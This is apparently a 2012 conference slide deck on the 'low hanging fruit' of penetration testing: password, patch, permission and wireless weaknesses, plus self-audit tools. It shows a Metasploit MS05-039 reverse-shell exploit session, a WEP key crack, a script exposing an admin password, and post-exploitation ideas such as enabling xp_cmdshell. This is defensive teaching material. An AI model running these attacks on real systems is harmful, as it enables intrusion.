

# The Low Hanging Fruit of Penetration Testing

Bryan Miller  
Computer Science & Information Systems  
Virginia Commonwealth University

## Agenda

- ▣ Speaker Introduction
- ▣ What's the Problem?
- ▣ Definitions
- ▣ Security Testing Issues
- ▣ Lessons Learned
- ▣ Self-Audit Tools
- ▣ Wrap Up

## Speaker Introduction

- ▣ B.S. ISY, M.S. CS – VCU
- ▣ VCU Network Engineer for 5 years
- ▣ CISSP, former Cisco CCIE in R/S
- ▣ FTEMS, ISSA, ISACA, IALR, VA SCAN lecturer
- ▣ Penetration testing for 11 years
- ▣ Formed Syrinx Technologies in 2007
- ▣ Published author with 25 years in I.T.

# What's the Problem?

- ▣ In many organizations security is seen as a nuisance – a “must do” but not a “must have.”
- ▣ Despite everything we know about securing systems and applications, there are new data breaches announced every week.
- ▣ Organizations of every size and complexity are affected, including the government, military, commercial, R&D, banking and education.

- ▣ Most of the breaches are caused by issues that would never have existed if available best practice rules had been followed.
- ▣ Hacking has become commercialized.
- ▣ Exploit “frameworks” lower the bar in regards to knowledge required to compromise systems.

# Definitions

- ▣ Vulnerability Assessment
- ▣ Penetration Testing
- ▣ Social Engineering
- ▣ Wardialing/Wardriving



## ▣ Vulnerability Assessment

- “jiggling the handle”
- Often required for compliance
- Sometimes confused with a risk assessment

## ▣ Penetration Testing

- External vs. internal
- Goal is to simulate a real attacker, but with limits
- How do those limits affect the testing?
- How do you measure success?

## ▣ Social Engineering

- Three easy words: Hacking the Human
- Easy to talk about, extremely difficult to prevent
- Policies and education are the front line of defense

## ▣ Wardialing/Wardriving

- Wardialing – dialing phone numbers to look for modems
- Wardriving – scanning for wireless access points
  - Includes 802.11, Bluetooth, Zigbee, X.10
  - Legal to scan but not to associate to an AP
  - Includes warwalking and warchalking

# Security Testing Issues

- ▣ Penetration Testing vs. Vulnerability Assessments
  - Is one “better” than the other?
  - Which one is right for my situation?
  - Thorough requirements definition
    - ▣ Rules of engagement
    - ▣ What constitutes success?
    - ▣ Deliverables

- ▣ Why should we test?
  - FERPA, PCI, HIPAA, SOX, FFIEC, NCUA, FIPS
  - Internal Audit requirements
  - Baseline the security posture for new management
  - Mergers & acquisitions
  - Natural complement to risk assessments

- ▣ Why should we NOT test?
  - If you consider security a waste of good money
  - If you don't want to know the answers
  - If you can't or aren't going to fix anything
  - If you really want to be on the local news or have someone write a magazine article about you



- ▣ Why don't we test?
  - Our employees don't know how to do bad things.
  - We already know what's broken.
  - We don't have anything hackers want.
  - If you tell us what's wrong, we'll have to fix it.
  - We haven't fixed the things you found last time.

## ▣ In-house or outsource?

- The first question you have to answer is, “Do I have the staff with the relevant skills/tools/time?”
- You might not have a choice due to auditing standards.
- A good compromise is to perform internal self-tests followed by a review from a 3<sup>rd</sup> party.
- Knowing something about the process makes you a better consumer.

# Lessons Learned


- ▣ So, having said all that, what have we learned about data breaches?
  - They happen to organizations of all sizes and complexity.
  - Many of them can be prevented using best practice methods.
  - Many can be categorized as “low hanging fruit.”
  - The larger your organization, the more LHF.

- ▣ The Low Hanging Fruit Top Ten (1-5)
  1. Bad password management
  2. Default security controls
  3. Incorrect permissions on files, directories, databases, etc.
  4. Missing OS and application patches
  5. SQL Injection, XSS, cookie, state and URL issues on web sites


- ▣ The Low Hanging Fruit Top Ten (6-10)
  - 6. Lack of security awareness
  - 7. Access to internal systems from the Internet
  - 8. Insecure wireless access points/modems
  - 9. Lack of encryption (laptops, sensitive data & emails)
  - 10. Weak physical security

## VA SCAN 2012: Securing the Future: BYOD and Beyond

## ▣ #1 – Bad password management



## ▣ #2 – Default security controls



The screenshot shows a Windows Command Prompt window with the title bar "C:\ Command Prompt - mysql -u root -p -h 172.30.52.5". The window contains the following text:

```
C:\Tools\P4\Databases\MySQL\bin>mysql -u root -p -h 172.30.52.5
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2741 to server version: 4.0.25-standard-log

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+-----+
| Database |
+-----+
| test     |
+-----+
2 rows in set (0.00 sec)

mysql>
```




## VA SCAN 2012: Securing the Future: BYOD and Beyond

## ▣ #2 – Default security controls



## VA SCAN 2012: Securing the Future: BYOD and Beyond

## ▣ #3 – Incorrect permissions on web directory



This is how web defacements happen.

## ▣ #4 - Missing OS and application patches

```

Metasploit Framework
-----
required  EXITFUNC  thread  Exit technique: "process", "thread", "seh"
required  LHOST        Local address to receive connection
required  LPORT        4321    Local port to receive connection

Target: Windows 2000 SP0-SP4 English

msf ms05_039_pnp(win32_reverse) > set LHOST 192.168.3.119
LHOST -> 192.168.3.119
msf ms05_039_pnp(win32_reverse) > show options

Exploit and Payload Options
=====

Exploit:
-----
required  Name      Default      Description
required  RHOST      192.168.1.30 The target address
required  SMBPIPE    browser      Pipe name: browser, srvsvc, wkssvc
optional  SMBDOM     The domain for specified SMB username
required  RPORT      139          The target port
optional  SMBUSER    The SMB username to connect with
optional  SMBPASS    The password for specified SMB username

Payload:
-----
required  Name      Default      Description
required  EXITFUNC  thread       Exit technique: "process", "thread", "seh"
required  LHOST      192.168.3.119 Local address to receive connection
required  LPORT      4321         Local port to receive connection

Target: Windows 2000 SP0-SP4 English


msf ms05_039_pnp(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Detected a Windows 2000 target
[*] Sending request...
[*] Got connection from 192.168.3.119:4321 <-> 192.168.1.30:4126

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>

```

## ▣ #5 – Cross Site Scripting (XSS)




## ▣ #6 – Social Engineering



This is what you can access by pretending to be the “Verizon guy.”

## ▣ #7 – Access to internal systems from the Internet





## ▣ #8 - Insecure wireless access points/modems

```
Shell - Konsole <4>

[00:00:01] Tested 809 keys (got 101801 IVs)

KB    depth  byte(vote)
0     0/ 1    74(147968) E0(116224) DA(113664) 36(112896) CB(111872)
1     13/ 1    3C(110080) 2B(109568) FD(109568) FF(109568) 63(109312)
2     0/ 2    5C(146432) BB(115456) D4(113408) 6E(113152) 63(111872)
3     26/ 3    92(108800) 4A(108288) 5D(108288) 72(108288) 8C(108032)
4      2/ 24   8E(116992) 53(114176) 8C(113920) 8F(111872) 4D(111360)

KEY FOUND! [ 74:73:75:6E:61:6D:69:30:31:32:33:34:35 ] (ASCII: tsunami012345
)
Decrypted correctly: 100%
```

## VA SCAN 2012: Securing the Future: BYOD and Beyond

## ▣ #8 - Insecure wireless access points/modems





## ▣ #9 – Lack of encryption with sensitive script

```
::Exchange Server Only
::net stop "Microsoft Exchange Information Store" /y
::net stop "Microsoft Exchange System Attendant" /y
::net stop "Microsoft Exchange IMAP4" /y
::net stop "Microsoft Exchange Routing Engine" /y
::net stop "Microsoft Exchange POP3" /y
::net stop "Microsoft Exchange Management" /y

c:\defrag\defrag -d c:
c:\defrag\defrag -d e:
c:\precompact\precompact -Silent
eventcreate /T WARNING /D "QQ5 Ready for compaction" /ID 777 /SO Jack
    /L Application /S \\VT1 /U domain\administrator /P Harris750

::shutdown /s /f /m \\wdc /t 0 /c "Precompact"
```

- ▣ The real magic occurs when you get creative
  - ▣ Access the Registry via a blank SA password and run the *reg query* command to display the VNC password
  - ▣ Use the *osql* command to turn on Telnet and remotely access the server
  - ▣ Use the *osql* command to turn on *xp\_cmdshell*
  - ▣ Watch keystrokes remotely via X-Windows with *xspy*
  - ▣ Download and compile a password cracking program and then run it to crack the machine's passwords
  - ▣ Spoof a wireless access point and execute a MITM attack

# Self-Audit Tools

## ▣ Port Scanners

- Nmap
- Nessus
- SuperScan 3,4
- RAPS (Remote Access Perimeter Scanner)
- GFI

## RAPS Output:

192.168.0.187 Port 5900 - VNC, Version 3.8

192.168.0.187 Port 5900 - **VNC, NO LOGIN REQUIRED**, Version 3.8

192.168.0.9 Port 3389 - Terminal Server

192.168.10.57 Port 5631 - pcAnywhere, Host: A1

192.168.10.56 Port 1720 - NetMeeting

10.2.0.139 Port 1494 - Citrix Server

10.2.1.20 Port 6000 - X Server, Version 11.0

10.2.1.21 Port 6000 - **X Server, NO LOGIN REQUIRED**, Version 11.0

## ▣ IPsec Configuration

- IPsecScan

- ▣ Identify open IPsec endpoints

- IKE-Scan

- ▣ Display configuration parameters
- ▣ With “aggressive mode”, dump PSK and brute force

## IKE-Scan Output:

192.168.1.254 Aggressive Mode Handshake

HDR=(CKY-R=509ca66bcabbcc3a)

SA=(Enc=**DES** Hash=**MD5** Group=**1:modp768** Auth=PSK LifeType=Seconds )

VID=12f5f2887f768a9702d9fe274cc0100

VID=afcad713a12d96b8696fc77570100

VID=a55b0176cabacc3a52207fea2babaa9

VID=0900299bcfd6b712 (XAUTH)

KeyExchange(128 bytes)

ID(Type=ID\_IPV4\_ADDR, Value=192.168.1.254)

Nonce(20 bytes)

Hash(20 bytes)

What 3 items are not best practice?

## ▣ Web Applications

### ■ Proxies

- ▣ Burp Suite
- ▣ Paros

### ■ Scanners

- ▣ Acunetix
- ▣ Nikto
- ▣ Nessus
- ▣ HP WebInspect



## ▣ SSL Cipher Strength

- SSLDigger
- THCSSLCheck
- OpenSSL

## SSLDigger Output:

192.168.1.1:

EXP-RC2-CBC-MD5 – (40)

EXP-RC4-MD5 – (40)

EXP1024-DES-CBC-SHA – (56)

EXP1024-RC4-SHA – (56)

DES-CBC-SHA – (56)

